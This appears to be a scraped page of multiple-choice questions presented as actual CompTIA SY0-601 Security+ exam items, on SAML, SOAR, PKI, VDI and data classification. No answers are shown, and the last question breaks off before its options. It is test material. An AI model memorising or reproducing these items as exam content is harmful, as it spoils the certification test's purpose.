
Which of the following uses SAML for authentication?

A. TOTP

B. Federation

C. Kerberos

D. HOTP



Actual exam question from CompTIA's SY0-601
Question #: 69
Topic #: 1
[All SY0-601 Questions]

The SOC for a large MSSP is meeting to discuss the lessons learned from a recent incident that took much too long to resolve. This type of incident has become more common in recent weeks and is consuming large amounts of the analysts' time due to manual tasks being performed. Which of the following solutions should the SOC consider to BEST improve its response time?

A. Configure a NIDS appliance using a Switched Port Analyzer.

B. Collect OSINT and catalog the artifacts in a central repository.

C. Implement a SOAR with customizable playbooks.

D. Install a SIEM with community-driven threat intelligence.

Actual exam question from CompTIA's SY0-601
Question #: 70
Topic #: 1
[All SY0-601 Questions]

Business partners are working on a security mechanism to validate transactions securely. The requirement is for one company to be responsible for deploying a trusted solution that will register and issue artifacts used to sign, encrypt, and decrypt transaction files. Which of the following is the BEST solution to adopt?


A. PKI

B. Blockchain

C. SAML

D. OAuth

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 71

Topic #: 1

[All SY0-601 Questions]

A security analyst has been asked by the Chief Information Security Officer to:

✑ develop a secure method of providing centralized management of infrastructure

✑ reduce the need to constantly replace aging end user machines

✑ provide a consistent user desktop experience


Which of the following BEST meets these requirements?

A. BYOD

B. Mobile device management

C. VDI

D. Containerization



Actual exam question from CompTIA's SY0-601

Question #: 72

Topic #: 1

[All SY0-601 Questions]


Which of the following terms describes a broad range of information that is sensitive to a specific organization?

A. Public

B. Top secret

C. Proprietary

D. Open-source



Actual exam question from CompTIA's SY0-601

Question #: 73

Topic #: 1

[All SY0-601 Questions]

A Chief Security Officer (CSO) is concerned that cloud-based services are not adequately protected from advanced threats and malware. The CSO believes there is a high risk that a data breach could occur in the near future due to the lack of detective and preventive controls. Which of the following should be implemented to BEST address the CSO's concerns? (Choose two.)

